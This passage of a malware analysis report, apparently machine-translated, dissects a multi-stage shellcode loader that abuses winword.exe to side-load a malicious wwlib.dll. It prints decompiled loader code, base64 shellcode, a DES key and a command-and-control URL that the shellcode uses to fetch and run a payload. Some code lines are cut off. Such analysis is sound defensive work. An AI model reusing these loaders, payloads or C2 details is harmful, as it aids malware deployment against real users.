    Sleep(3000u);
  }
  OutputDebugStringA("My Sample Service: ServiceWorkerThread: Exit");
  return 0;
}
```

3. A small part of samples execute shellcode directly on the main thread




```
__int64 sub_180001000()
{
  __int64 (*v0)(void); // rax
  __int64 (*v1)(); // rcx
  signed __int64 v2; // r8
  __int64 (*v3)(void); // rdx
  __int128 v4; // xmm0

  v0 = (__int64 (*)(void))VirtualAlloc(0i64, 0x32601ui64, 0x1000u, 0x40u);
  v1 = sub_1800148E0;                           // shellcode
  v2 = 0x64Ci64;
  v3 = v0;
  do
  {
    v3 = (__int64 (*)(void))((char *)v3 + 128);
    v4 = *(_OWORD *)v1;
    v1 = (__int64 (*)())((char *)v1 + 128);
    *((_OWORD *)v3 - 8) = v4;
    *((_OWORD *)v3 - 7) = *((_OWORD *)v1 - 7);
    *((_OWORD *)v3 - 6) = *((_OWORD *)v1 - 6);
    *((_OWORD *)v3 - 5) = *((_OWORD *)v1 - 5);
    *((_OWORD *)v3 - 4) = *((_OWORD *)v1 - 4);
    *((_OWORD *)v3 - 3) = *((_OWORD *)v1 - 3);
    *((_OWORD *)v3 - 2) = *((_OWORD *)v1 - 2);
    *((_OWORD *)v3 - 1) = *((_OWORD *)v1 - 1);
    --v2;
  }
  while ( v2 );
  *(_BYTE *)v3 = *(_BYTE *)v1;
  return v0();                                  // 执行
}
```

wwlib DLL Injection

Through the analysis of the compression package cplh-nhnn-01-2019. Rar downloaded by amazon AWS, it is found that the compression package packages winword.


They use winword. Exe white use technology, winword. Exe will load the same directory by default wwlib. DLL;

The reason why winword. Exe white use technology, because winword. Exe icon is the icon of word, and wwlib.dll is hidden, so they only need to change winword.



```
ChiPhiLienHoanNHNN-BC2019.exe   2019/1/22 10:48   应用程序       340 KB
wwlib.dll                       2019/1/22 10:48   应用程序扩展   112 KB
```


Wwlib. DLL malicious code in the FMain export function, winword. Exe will open the default call FMain this export function, malicious code will be executed;Then base64 decodes the shellcode that comes with it and executes it in the main thread:



```
  SetErrorMode(0x8007u);
  sub_100012F0();
  base64decode(&lpMem);                         // base64解密
  v9 = 15;
  v8 = 0;
  v4 = 0;
  memCpy(&v4, (int)&lpMem, 0, -1);
  loadShellcode(*(void **)&v4, v5, v6, v7, v8, v9);// 加载shellcode
  if ( v11 >= 0x10 )
  {
    v0 = lpMem;
    if ( v11 + 1 >
    {
      if ( (unsign
        _invalid_pa
      v1 = *((_DWO
      if ( v1 >= (
        _invalid_parameter_noinfo_noreturn(lpMem);
      v2 = (char *)lpMem - v1;
      if ( (char *)lpMem - v1 < (char *)4 )
        _invalid_parameter_noinfo_noreturn(v2);
      if ( (unsigned int)v2 > 0x23 )
        _invalid_parameter_noinfo_noreturn(v2);
      v0 = (void *)*((_DWORD *)lpMem - 1);
    }
    j_j___free_base(v0);
  }
  return 0;
}
```


```
  v6 = (void (*)(void))VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
  v7 = &lpMem;
  if ( (unsigned int)a6 >= 0x10 )
    v7 = lpMem;
  v8 = v6;
  memmove_0(v6, v7, dwSize);
  v8();
```

Location of base64-encoded shellcode in the sample:



```
.data:10019DC8 a6aaaaabzgKfjym db '6AAAAABZg+kFjYm2BgAAUegBAAAAw1WL7IPk+IHsLAEAAGShGAAAAFNWV4tAMMdEJ'
.data:10019DC8                                        ; DATA XREF: base64decode+56↑o
.data:10019DC8                 db 'FBrAGUAx0QkVHIAbgDHRCRYZQBsAItADMdEJFwzADIAx0QkYC4AZADHRCRkbABsAI'
.data:10019DC8                 db 'tIFDPAiUwkGIvZZolEJGgPH0QAAItTKI10JFAPtwJmhcB0KZAPtw5mhcl0IIPIIIP'
.data:10019DC8                 db 'JIA+3+A+3wWY7+HU8D7dCAoPCAoPGAmaFwHXYD7cGD7cKg8ggg8kgK8iFyXQfixs7'
.data:10019DC8                 db 'XCQYD4TgBQAAg3sYAHWkX15bi+VdwgQAi8/r24tLEIlMJAyFyQ+EvgUAAItRPMdEJ'
.data:10019DC8                 db 'BQAAAAAi3QKeItECnyF9g+ExAAAAAPGO0QKUA+DuAAAAItEDiSLVA4gA8GLXA4YA9'
.data:10019DC8                 db 'GJRCQ8i0QOHAPBx0QkFAAAAACJRCRAM8CJVCQYiVwkHIlEJBCF2w+EfAAAAA8fRAA'
.data:10019DC8                 db 'AixyCM/YD2TP/gDsAdEVmkA++BB+LyIHhDwAAgHkFSYPJ8EGZjTR2g+IPweEEA8LB'
.data:10019DC8                 db '+AQDx0cDwQPwgDwfAHXRi0QkEIH+lYIHA3QVi0wkDItUJBhAiUQkEDtEJBxyousXi'
.data:10019DC8                 db '0wkPA+3BEGLTCRAizyBA3wkDIl8JBSNRCQsx0QkLGtlcm6JhCSgAAAAjZwkrAAAAL'
.data:10019DC8                 db 'gHAAAAx0QkMGVsMzJmiYQkpAAAAL8CAAAAjYQkhAAAAMdEJDQuZGxsiYQkqAAAAI2'
.data:10019DC8                 db 'EJOgAAACJhCSsAAAAjUQkIImEJLAAAAC4CgAAAGaJhCS0AAAAjYQkwAAAAImEJLgA'
.data:10019DC8                 db 'AACNhCQIAQAAxkQkOADHhCSEAAAAe8e8DseEJIgAAACVggcDx4QkjAAAAFgJsQHHh'
.data:10019DC8                 db 'CSQAAAAzIjRAMeEJJQAAAAs35Q8x4QkmAAAAEZZkADHhCScAAAA8CkAAMdEJCBtc3'
.data:10019DC8                 db 'Zjx0QkJHJ0LmRmx0QkKGxsxkQkKgDHhCTAAAAAh5kAAMeEJMQAAADbWQAAx4QkyAA'
.data:10019DC8                 db 'AAFpYAADHhCTMAAAADlIAAMeEJNAAAAAvAAEAx4Qk1AAAANUAAQDHhCTYAAAAu/EA'
.data:10019DC8                 db 'AMeEJNwAAADdygAAx4Qk4AAAAAwCAQDHhCTkAAAAiw0AAImEJLwAAACJXCQMiXwkG'
.data:10019DC8                 db 'P9z9IsziXQkTP9UJBiJBg+3Q/gz24lEJESJXCQQhcAPhA4BAACNRgSJhCSAAAAAiz'
```


It is found that the decoded shellcode and the previous shellcode are loaded in the same way. The data offset 0x6b6 is passed to the sub_16 function as the parameter:



```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 call    $+5
seg000:00000005                 pop     ecx
seg000:00000006                 sub     ecx, 5
seg000:00000009                 lea     ecx, [ecx+6B6h]
seg000:0000000F                 push    ecx
seg000:00000010                 call    sub_16
seg000:00000015                 retn
seg000:00000016
seg000:00000016 ; =============== S U B R O U T I N E ==========
seg000:00000016
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016
seg000:00000016 sub_16          proc near               ; CODE XR
seg000:00000016
seg000:00000016 var_12C         = dword ptr -12Ch
seg000:00000016 var_128         = dword ptr -128h
seg000:00000016 var_124         = dword ptr -124h
seg000:00000016 var_120         = dword ptr -120h
seg000:00000016 var_11C         = dword ptr -11Ch
seg000:00000016 var_118         = dword ptr -118h
seg000:00000016 var_114         = dword ptr -114h
seg000:00000016 var_110         = word ptr -110h
seg000:00000016 var_10E         = byte ptr -10Eh
seg000:00000016 var_10C         = dword ptr -10Ch
seg000:00000016 var_108         = dword ptr -108h
seg000:00000016 var_104         = dword ptr -104h
seg000:00000016 var_100         = dword ptr -100h
seg000:00000016 var_FC          = dword ptr -0FCh
seg000:00000016 var_F8          = dword ptr -0F8h
seg000:00000016 var_F4          = dword ptr -0F4h
seg000:00000016 var_F0          = dword ptr -0F0h
seg000:00000016 var_E8          = dword ptr -0E8h
seg000:00000016 var_E4          = dword ptr -0E4h
seg000:00000016 var_E0          = dword ptr -0E0h
seg000:00000016 var_DC          = dword ptr -0DCh
seg000:00000016 var_D8          = dword ptr -0D8h
seg000:00000016 var_D4          = dword ptr -0D4h
seg000:00000016 var_D0          = dword ptr -0D0h
seg000:00000016 var_CC          = dword ptr -0CCh
seg000:00000016 var_C8          = dword ptr -0C8h
seg000:00000016 var_C4          = dword ptr -0C4h
seg000:00000016 var_C0          = dword ptr -0C0h
seg000:00000016 var_BC          = dword ptr -0BCh
seg000:00000016 var_B8          = dword ptr -0B8h
seg000:00000016 var_B4          = dword ptr -0B4h
```

```
seg000:000006B5                 align 2
seg000:000006B6 word_6B6        dw 182Ch
seg000:000006B8                 db 0
seg000:000006B9                 db    0
seg000:000006BA                 dd offset unk_138A
seg000:000006BE                 db 0CDh
seg000:000006BF                 db 0E8h
seg000:000006C0                 db    0
seg000:000006C1                 db  59h ; Y
seg000:000006C2                 db 0FEh
seg000:000006C3                 db  83h
seg000:000006C4                 db 0E9h
seg000:000006C5                 db    5
seg000:000006C6                 db  8Dh
seg000:000006C7                 db  89h
seg000:000006C8                 db  86h
seg000:000006C9                 db  0Eh
seg000:000006CA                 db 0DEh
seg000:000006CB                 db    9
seg000:000006CC                 db  51h ; Q
seg000:000006CD                 db 0E8h
seg000:000006CE                 db    1
seg000:000006CF                 db 0EFh
seg000:000006D0                 db 0Fh, 0C3h
seg000:000006D2                 db 55h
seg000:000006D3                 db 8Bh
seg000:000006D4                 db 0ECh
```


The function sub_16 is used to decrypt the data following 0x6b6, decrypt the second shellcode and execute it. The figure below is the second shellcode decrypted:



```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 call    $+5
seg000:00000005                 pop     ecx
seg000:00000006                 sub     ecx, 5
seg000:00000009                 lea     ecx, [ecx+0E86h]
seg000:0000000F                 push    ecx
seg000:00000010                 call    sub_16
seg000:00000015                 retn
seg000:00000016
seg000:00000016 ; =============== S U B R O U T I N E ======
seg000:00000016
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016
seg000:00000016 sub_16          proc near               ; CO
seg000:00000016
seg000:00000016 var_204         = dword ptr -204h
seg000:00000016 var_200         = dword ptr -200h
seg000:00000016 var_1FC         = dword ptr -1FCh
seg000:00000016 var_1F8         = dword ptr -1F8h
seg000:00000016 var_1F4         = dword ptr -1F4h
seg000:00000016 var_1F0         = dword ptr -1F0h
seg000:00000016 var_1EC         = dword ptr -1ECh
seg000:00000016 var_1E8         = dword ptr -1E8h
seg000:00000016 var_1E4         = dword ptr -1E4h
seg000:00000016 var_1E0         = dword ptr -1E0h
seg000:00000016 var_1DC         = dword ptr -1DCh
seg000:00000016 var_1D8         = dword ptr -1D8h
seg000:00000016 var_1D4         = dword ptr -1D4h
seg000:00000016 var_1D0         = dword ptr -1D0h
seg000:00000016 var_1CC         = dword ptr -1CCh
seg000:00000016 var_1C8         = dword ptr -1C8h
seg000:00000016 var_1C4         = dword ptr -1C4h
seg000:00000016 var_1C0         = dword ptr -1C0h
seg000:00000016 var_1BC         = dword ptr -1BCh
seg000:00000016 var_1B8         = dword ptr -1B8h
seg000:00000016 var_1B4         = dword ptr -1B4h
seg000:00000016 var_1B0         = byte ptr -1B0h
seg000:00000016 var_1AC         = dword ptr -1ACh
seg000:00000016 var_1A8         = dword ptr -1A8h
seg000:00000016 var_1A4         = dword ptr -1A4h
seg000:00000016 var_1A0         = byte ptr -1A0h
```


```
seg000:00000E83                 db 3 dup(0CCh)
seg000:00000E86 aUsername       db 'username',0
seg000:00000E8F aComputername   db 'computername',0
seg000:00000E9C a02x02x02x02x02 db '%02X:%02X:%02X:%02X:%02X:%02X',0
seg000:00000EBA                 db 1
seg000:00000EBB a0000           db '0000',0
seg000:00000EC0                 dd 9E4C1135h
seg000:00000EC4                 db  15h
seg000:00000EC5                 db  1Ah
seg000:00000EC6                 db 0FFh
seg000:00000EC7                 db  27h ; '
seg000:00000EC8                 db  18h
seg000:00000EC9                 db 21h
seg000:00000ECA                 db 0FBh
seg000:00000ECB                 db  83h
seg000:00000ECC                 db  4Bh ; K
seg000:00000ECD                 dw 8AD9h
seg000:00000ECF                 db  53h ; S
seg000:00000ED0                 db  9Dh
seg000:00000ED1                 db 0Ah
seg000:00000ED2                 db  26h ; &
seg000:00000ED3                 db  18h
seg000:00000ED4                 db 0E7h
seg000:00000ED5                 db  16h
```

The second shellcode shellcode by DES declassified out the third layer, the key to "asfahdiuqhu93ye7891h9ubioufcf" :



```
          v91 = fun_calloc(v75, 1);
          if ( v91 )
          {
            if ( CryptAcquireContextW(&v141, 0, 0, 24, 0xF0000000) )
            {
              if ( CryptCreateHash(v141, 0x800C, 0, 0, &v140) )
              {
                if ( CryptHashData(v140, (unsigned int)v80, strlen(v80), 0)
                  && CryptDeriveKey(v141, v108, v140, 0, &v145) )
                {
                  v92 = *(_DWORD *)(v73 + 99);
                  v93 = v92 / v102 + 1;
                  if ( !(v92 % v102) )
                    v93 = *(_DWORD *)(v73 + 99) / v102;
                  v142 = v93;
                  v118 = v102 * v93;
                  v120 = VirtualAlloc(0, v102 * v93, 0x3000, 64);
                  if ( v120 )
                  {
                    v94 = v102;
                    v95 = 0;
                    v119 = 0;
                    v112 = (char **)v102;
                    if ( v93 )
                    {
                      v96 = v93 - 1;
                      v97 = 0;
                      for ( i = v96; ; v96 = i )
                      {
                        if ( v95 == v96 )
                        {
                          v119 = 1;
                          v98 = *(_DWORD *)(a1 + 99);
                          if ( v98 < v118 )
                          {
                            v94 = v98 - v97;
                            v112 = (char **)(v98 - v97);
                          }
                        }
                        memcpy(v91, a1 + 103 + v97 + *(_DWORD *)(a1 + 91), v94);
                        if ( !CryptDecrypt(v145, 0, v119, 0, v91, &v112) )
                          break;
                        memcpy(v97 + v120, v91, (int)v112);
                        v165(v91, 0, v102);
                        v97 += v102;
                        if ( ++v95 >= v142 )
                          break;
                        v94 = (int)v112;
                      }
                    }
```


The third layer of shellcode in front of the entrance and two shellcode entry is the same, also call/pop way find shellcode the positions of the loaded into memory, and then take the code at the back of the data (0 x8c6 offset) when the parameters are passed to the sub_16 function, parameters passed as: HTTPS: / / office.allsafebrowsing.com/AwPT:



```
seg000:00000000 loc_0:
seg000:00000000                 call    $+5
seg000:00000005                 pop     ecx
seg000:00000006                 sub     ecx, 5
seg000:00000009                 lea     ecx, [ecx+8C6h]
seg000:0000000F                 push    ecx
seg000:00000010                 call    sub_16
seg000:00000015                 retn
seg000:00000016
seg000:00000016 ; =============== S U B R O U T I N E ==========
seg000:00000016
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016
seg000:00000016 sub_16          proc near               ; CODE XR
seg000:00000016
seg000:00000016 var_65C         = byte ptr -65Ch
seg000:00000016 var_454         = byte ptr -454h
seg000:00000016 var_24C         = dword ptr -24Ch
seg000:00000016 var_244         = dword ptr -244h
seg000:00000016 var_240         = dword ptr -240h
seg000:00000016 var_23C         = dword ptr -23Ch
seg000:00000016 var_238         = dword ptr -238h
seg000:00000016 var_234         = dword ptr -234h
seg000:00000016 var_210         = dword ptr -210h
seg000:00000016 var_20C         = word ptr -20Ch
seg000:00000016 var_208         = dword ptr -208h
seg000:00000016 var_204         = dword ptr -204h
seg000:00000016 var_200         = dword ptr -200h
seg000:00000016 var_1FC         = word ptr -1FCh
seg000:00000016 var_1F8         = dword ptr -1F8h
seg000:00000016 var_1F4         = dword ptr -1F4h
seg000:00000016 var_1F0         = dword ptr -1F0h
seg000:00000016 var_1EC         = word ptr -1ECh
seg000:00000016 var_1E8         = dword ptr -1E8h
seg000:00000016 var_1E4         = dword ptr -1E4h
seg000:00000016 var_1E0         = dword ptr -1E0h
seg000:00000016 var_1DC         = dword ptr -1DCh
seg000:00000016 var_1D8         = dword ptr -1D8h
seg000:00000016 var_1D4         = dword ptr -1D4h
seg000:00000016 var_1D0         = dword ptr -1D0h
seg000:00000016 var_1CC         = dword ptr -1CCh
seg000:00000016 var_1C8         = dword ptr -1C8h
seg000:00000016 var_1C4         = dword ptr -1C4h
seg000:00000016 var_1C0         = dword ptr -1C0h
seg000:00000016 var_1BC         = dword ptr -1BCh
seg000:00000016 var_1B8         = dword ptr -1B8h
seg000:00000016 var_1B4         = dword ptr -1B4h
seg000:00000016 var_1B0         = dword ptr -1B0h
seg000:00000016 var_1AC         = dword ptr -1ACh
seg000:00000016 var_1A8         = dword ptr -1A8h
seg000:00000016 var_1A4         = dword ptr -1A4h
```


```
seg000:000008C6                 dw 'h'
seg000:000008C8                 dw 't'
seg000:000008CA                 dw 't'
seg000:000008CC                 dw 'p'
seg000:000008CE                 dw 's'
seg000:000008D0                 dw ':'
seg000:000008D2                 dw '/'
seg000:000008D4                 dw '/'
seg000:000008D6                 dw 'o'
seg000:000008D8                 dw 'f'
seg000:000008DA                 dw 'f'
seg000:000008DC                 dw 'i'
seg000:000008DE                 dw 'c'
seg000:000008E0                 dw 'e'
seg000:000008E2                 dw '.'
seg000:000008E4                 dw 'a'
seg000:000008E6                 dw 'l'
seg000:000008E8                 dw 'l'
seg000:000008EA                 dw 's'
seg000:000008EC                 dw 'a'
seg000:000008EE                 dw 'f'
seg000:000008F0                 dw 'e'
seg000:000008F2                 dw 'b'
seg000:000008F4                 dw 'r'
seg000:000008F6                 dw 'o'
seg000:000008F8                 dw 'w'
seg000:000008FA                 dw 's'
seg000:000008FC                 dw 'i'
seg000:000008FE                 dw 'n'
seg000:00000900                 dw 'g'
seg000:00000902                 dw '.'
seg000:00000904                 dw 'c'
seg000:00000906                 dw 'o'
seg000:00000908                 dw 'm'
seg000:0000090A                 dw '/'
seg000:0000090C                 dw 'A'
seg000:0000090E                 dw 'w'
seg000:00000910                 dw 'P'
seg000:00000912                 dw 'T'
seg000:00000914                 db    0
seg000:00000915                 db    0
```

The shellcode from HTTPS: / / office.allsafebrowsing.com/AwPT download files, and then performed in the memory, the image below to download the file using the UA:




```
v124 = 'o\0M';
v125 = 'i\0z';
v126 = 'l\0l';
v127 = '/\0a';
v128 = '.\05';
v129 = ' \00';
